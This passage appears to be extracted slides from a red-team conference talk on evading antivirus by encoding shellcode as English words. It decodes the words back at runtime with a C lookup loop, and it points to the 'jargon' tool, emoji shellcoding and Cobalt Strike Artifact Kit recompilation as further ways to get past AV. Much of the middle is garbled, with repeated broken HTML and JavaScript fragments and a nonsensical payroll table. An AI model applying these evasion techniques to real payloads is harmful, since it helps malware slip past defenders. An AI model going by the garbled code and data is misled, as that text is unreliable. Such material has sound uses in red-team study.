"finished","cleaner","passport","reflect","enjoying","shown","wiley","generated",  
"armstrong","atlantic","connecting","reliance","boring","skills","party","subscription",  
"scheduled","sustainable","subtle","snowboard","exempt","people","fifty","ballet",  
"soundtrack","electricity","laughing","withdrawal","anime","topic","yugoslavia",  
"variables","cheese","blues","purse","reproduction","lyric","mozambique","prepared",
```

- 0 / 0x00: attending

- 1 / 0x01: promptly

- Etc...

# How it Works

---



## ● Encode your shellcode

```
const char* translated_shellcode[265730] = { "dutch","sheriff","prepared","emotional",  
"prepared","answer","complete","needs","alarm","outer","needs","publication","vietnam",  
"shown","attending","attending","attending","needs","worldcat","passport","exhaust",  
"combine","combine","combine","needs","alarm","databases","needs","publication","screens",  
"phantom","performance","promptly","attending","combine","alternative","prepared",
```



# How it Works



## ● Decode at runtime

```
for (int sc_index = 0; sc_index <= 265730; sc_index++) {  
    for (int tt_index = 0; tt_index <= 255; tt_index++) {  
        if (translation_table[tt_index] == translated_shellcode[sc_index]) {  
            payload[sc_index] = tt_index;  
            break;  
        }  
    }  
}
```

# The Results



- Bigger than appending, smaller than compiled array, lower entropy than encrypted shellcode

```
-rwxr-xr-x 1 mike mike 362K Jul 30 19:17 aes.exe  
-rwxr-xr-x 1 mike mike 1.7M Jul 30 18:39 english.exe
```

```
$ gzip -v -c > /dev/null aes.exe english.exe  
aes.exe:      18.4% -- replaced with stdout  
english.exe:  85.8% -- replaced with stdout
```

external	internal ▲	liste...	user	computer	note	process	pid	arch	last	sl...
----------	------------	----------	------	----------	------	---------	-----	------	------	-------

📁 | 📄 | 📁 ▼ | C:\Users\Mike\Desktop\roll for stealth

⬅️ ➡️ ▼ ⬆️ 📁 > This PC > Desktop > roll for stealth ▼ ↺

- ★ Quick access
- 📁 Desktop

<input type="checkbox"/> Name ^	Date modified	Type	Si
📄 english.exe	9/7/2022 8:18 AM	Application	

# Try it Yourself

- <https://github.com/hardwaterhacker/jargon>



```
( function (ko, datacontext) ) {
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled across the background, while the text runs across the top.</p>
</div>
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done using CSS.</p>
<html> <body style="background-color:yellowgreen,color:white;">
<html> <:todolistid = data.todoidb;
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
<p style="color:orange;">HTML font code is done using CSS.</p>
```

```
function todoitem(data) {;
```

```
var self = this;
```

```
d . data = data || {};
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML
```

```
<html> <p style="font-weight:bold;">
>HTML font code is done using CSS.</p>
```

```
<html> <body style="background-
color:yellowgreen;
color:white;">
```

```
<html> <:todolistid = data.todoidb;
```

```
todoitem(data) { ;
var self = this ;
data = data || {} ;
todoitem(data) { ;
var self = this ;
data = data || {} ;
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
<p>You can make <span style="font-style:italic">some</span> the HTML 'span' tag
```

```
<p>You can bold <span style="">parts</span> of your text using the HTML tag </p>
```

```
// Non - persisted properties
<html> <errorMessage = ko , observable() ;
```

# Misc.

00100000000000	xxxx	AAPPOI	10460	Benefits	10	37	NSA
00100000000000	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
00100000000000	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00100000000000	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00100000000000	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00100000000000	xxxx	AAPPOI	10460	Benefits	10	37	NSA
00100000000000	xxxx	AAPPOI	35246	Payroll taxes	10	12	NSA
00100000000000	xxxx	AAPPOI	76745	Salaries	11	01	NSA
00100000000000	xxxx	AAPPOI	76023	Commissions and bonuses	12	44	NSA
00100000000000	xxxx	AAPPOI	23674	Personnel Total	13	32	NSA
00100000000000	xxxx	AAPPOI		Stocks Exchange . bye 44% food			
00100000000000	xxxx	AAPPOI		Company (As) . centre			
00100000000000	xxxx	AAPPOI		Wormnrad . against Mofice team			
00100000000000	xxxx	AAPPOI		0.8374571			+453u594
00100000000000	xxxx	AAPPOI		77% -----m AP Marketing			
00100000000000	xxxx	AAPPOI		0009.09 -02.75583+ Times			

Loading...

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
```

```
background . text- todoitem ;
height . text - :200px;">
<p>The image can be tiled
across the background,
while the text runs across
the top.</p> </div>
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
<p>You can make----- <span style="font- alic">
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
( function (ko, datacontext) ) {
```

```
<div style="background-image:url('/pix/samples/bgl.gif');
background . text- todoitem ;
height . text - :200px;">
```

```
<p>The image can be tiled across the background,
while the text runs across the top.</p>
</div>
```

```
<p>You can make <span style="font-style:italic">some</span>
```

```
<p>You can bold <span style="">parts</span> of your text
```

```
// Non - persisted properties
```

```
<html> <errorMessage = ko , observable() ;
```

```
// persisted properties
```

```
<html> <p style="font-weight:bold;">HTML font code is done
```



REDSIEGE





- Shellcode as emoji
- <https://github.com/RischarDV/emoji-shellcoding>

# Arsenal Kit



- Cobalt Strike default artifacts heavily signed
- Simply recompiling Artifact Kit can be enough to bypass AV
- Modify or extend techniques
  - Obfuscate
  - Change injection techniques

<https://www.cobaltstrike.com/help-artifact-kit>



- <https://institute.sektor7.net/red-team-operator-malware-development-essentials>
- <https://institute.sektor7.net/rto-maldev-intermediate>

# QUESTIONS?



Slides: <https://redsiege.com/stealth>

Tool: <https://github.com/hardwaterhacker/jargon>

**Mike Saunders**

mike@redsiege.com

@hardwaterhacker

@RedSiege

[redsiege.com/discord](https://redsiege.com/discord)





**Business:**  
**[getoffensive@redsiege.com](mailto:getoffensive@redsiege.com)**

**OFFENSIVE SERVICES. OFFENSIVE MINDS.**



**ASSUMED BREACH  
ASSESSMENT**



**PENETRATION  
TESTING**



**RANSOMWARE  
READINESS ASSESSMENT**



**WEB APPLICATION  
PENETRATION TESTING**



**PURPLE  
TEAM**



**RED TEAM  
& ADVERSARY EMULATION**

